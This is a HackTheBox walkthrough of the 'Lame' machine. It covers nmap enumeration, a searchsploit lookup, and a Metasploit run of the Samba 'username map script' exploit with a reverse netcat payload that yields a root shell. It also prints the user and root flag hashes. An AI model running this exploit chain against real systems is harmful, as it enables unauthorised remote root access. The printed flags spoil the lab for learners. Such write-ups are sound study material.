


Lame : Hackthebox

this is the walkthrough of hackthebox machine named lame :



Basic Enumeration

so lets start with some basic enumeration using nmap :

```
(root@kali)-[/home/kali]
# nmap -A -T4 10.10.10.3
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-17 07:29 EDT
Stats: 0:01:29 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.82% done; ETC: 07:31 (0:00:00 remaining)
Nmap scan report for 10.10.10.3
Host is up (0.47s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 10.10.16.2
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: DD-WRT v24-spi (Linux 2.4.36) (92%), OpenWrt White Russian 0.9 (Linux 2.4.30) (92%), Linux 2.6.23 (92%), D-Link DAP-1522 WAP, or Xerox
WorkCentre Pro 245 or 6556 printer (92%), Dell Integrated Remote Access Controller (iDRAC6) (92%), Linksys WET54GS5 WAP, Tranzeo TR-CPQ-19f WAP, or Xerox Wo
rkCentre Pro 265 printer (92%), Linux 2.4.21 - 2.4.31 (likely embedded) (92%), Linux 2.4.27 (92%), Citrix XenServer 5.5 (Linux 2.6.18) (92%), Linux 2.6.22 (9
2%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb-security-mode:
|_account_used: guest
|_authentication_level: user
|_challenge_response: supported
|_message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
|_smb-os-discovery:
|_OS: Unix (Samba 3.0.20-Debian)
|_Computer name: lame
|_NetBIOS computer name:
|_Domain name: hackthebox.gr
|_FQDN: lame.hackthebox.gr
|_System time: 2022-06-17T07:30:47-04:00
|_clock-skew: mean: 2h00m13s, deviation: 2h49m45s, median: 11s

TRACEROUTE (using port 445/tcp)
HOP RTT ADDRESS
1 479.62 ms 10.10.16.1
2 479.73 ms 10.10.10.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 97.12 seconds
```

so after seeing the results , we can conclude that there is a vulnerable smbd version running ,

```
(root@kali)-[/home/kali]
# searchsploit samba 3.0.20
```

Exploit Title	Path
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass	multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)	unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow	linux/remote/7701.txt
Samba < 3.0.20 - Remote Heap Overflow	linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)	linux_x86/dos/36741.py

```
Shellcodes: No Results
```

lets move to exploitation phase :

Exploitation

setting our exploit :

```
msf6 > search Samba 3.0.20
Exploitation

Matching Modules
-----
#   Name                                     Disclosure Date   Rank      Check  Description
-   -
0   exploit/multi/samba/usermap_script        2007-05-14       excellent No      Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse netcat
```

then lets set some options here and run the exploit :

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS
  RPORT     139              yes       The target host(s), see https://gith
  The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.110.128 yes       The listen address (an interface may
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Automatic

msf6 exploit(multi/samba/usermap_script) > set lhost 10.10.16.2
lhost => 10.10.16.2
msf6 exploit(multi/samba/usermap_script) > set rhosts 10.10.10.3
rhosts => 10.10.10.3
msf6 exploit(multi/samba/usermap_script) > run
```

and we will gain a shell :

```
sh-3.2# whoami
whoami
root
```

and we will have a root shell.

Flags :

here are the flags that we retrieved :

User Flag :

```
sh-3.2# cd /makis
cd makis
sh-3.2# ls
ls
user.txt
sh-3.2# cat user.txt
cat user.txt
bff794c8ae656e3a2d98682a95ea1de0
```

Root Flag :

```
sh-3.2# cd /root
cd /root
sh-3.2# cat root.txt
cat root.txt
8c87c3c5ed11cd45fec9f34173d78316
sh-3.2#
```